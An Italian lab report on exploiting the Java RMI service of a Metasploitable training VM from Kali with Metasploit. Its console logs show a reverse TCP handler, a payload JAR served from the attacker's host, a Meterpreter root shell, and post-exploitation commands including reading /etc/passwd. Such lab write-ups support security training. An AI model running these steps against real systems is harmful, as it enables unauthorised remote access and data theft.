

Report sull'esercitazione W16D4

Obiettivo dell'esercitazione

L'obiettivo dell'esercitazione è stato quello di sfruttare una vulnerabilità del servizio Java RMI sulla porta **1099** della macchina **Metasploitable** per ottenere una sessione **Meterpreter** e raccogliere informazioni di sistema.

Fasi dell'attacco


1. Connessione alla macchina vittima con Meterpreter

Dopo aver lanciato l'exploit per Java RMI, è stata stabilita con successo una connessione tra la macchina attaccante **Kali Linux** e la macchina vittima **Metasploitable**.

Informazioni raccolte sulla macchina vittima

2. Configurazione di rete

Il comando **ifconfig** ha restituito le seguenti informazioni:



```
kali@kali: ~  
File Actions Edit View Help  
[*] Started reverse TCP handler on 192.168.32.100:4444  
[*] 192.168.32.101:1099 - Using URL: http://192.168.32.100:8080/DGuKFviAjEd  
[*] 192.168.32.101:1099 - Server started.  
[*] 192.168.32.101:1099 - Sending RMI Header ...  
[*] 192.168.32.101:1099 - Sending RMI Call ...  
[*] 192.168.32.101:1099 - Replied to request for payload JAR  
[*] Sending stage (58037 bytes) to 192.168.32.101  
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.101:48925) at 2025-03-07 16:12:51 +0100  
  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.32.101  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe8f:c3c3  
IPv6 Netmask : ::  
  
meterpreter > 
```

3. Tabella di routing della macchina vittima

Utilizzando il comando **route**, è stata estratta la tabella di routing IPv4:

```
kali@kali: ~  
File Actions Edit View Help  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.32.101  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe8f:c3c3  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.32.101 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe8f:c3c3 | ::      | ::      |        |           |

  
meterpreter > 
```

4. Privilegi dell'utente compromesso

Con il comando **getuid**, si è verificato che l'utente corrente è **root**, indicando privilegi amministrativi completi sulla macchina bersaglio:

```
meterpreter > getuid  
Server username: root  
meterpreter > 
```

5. Elenco degli utenti presenti nel sistema

Il comando **cat /etc/passwd** ha mostrato la lista degli utenti registrati sulla macchina, tra cui:

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

6. Processi in esecuzione sulla macchina

Eseguendo il comando **ps aux**, è stato individuato il seguente processo:

```
meterpreter > ps aux
Filtering on 'aux'

Process List
=====
```

PID	Name	User	Path
1339	[ata_aux]	root	[ata_aux]

7. Informazioni sul sistema operativo

Il comando **sysinfo** ha restituito le seguenti informazioni:

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Conclusioni

L'esercitazione ha dimostrato con successo come sia possibile sfruttare una vulnerabilità nel servizio **Java RMI** per ottenere accesso remoto alla macchina **Metasploitable** con privilegi di **root**. Durante l'analisi, sono stati raccolti dati essenziali sulla configurazione di rete, gli utenti presenti, i processi attivi e le informazioni di sistema.

La presenza di una vulnerabilità così grave dimostra l'importanza di aggiornare i sistemi operativi e limitare l'esposizione di servizi non necessari su reti non sicure.

Fine del report.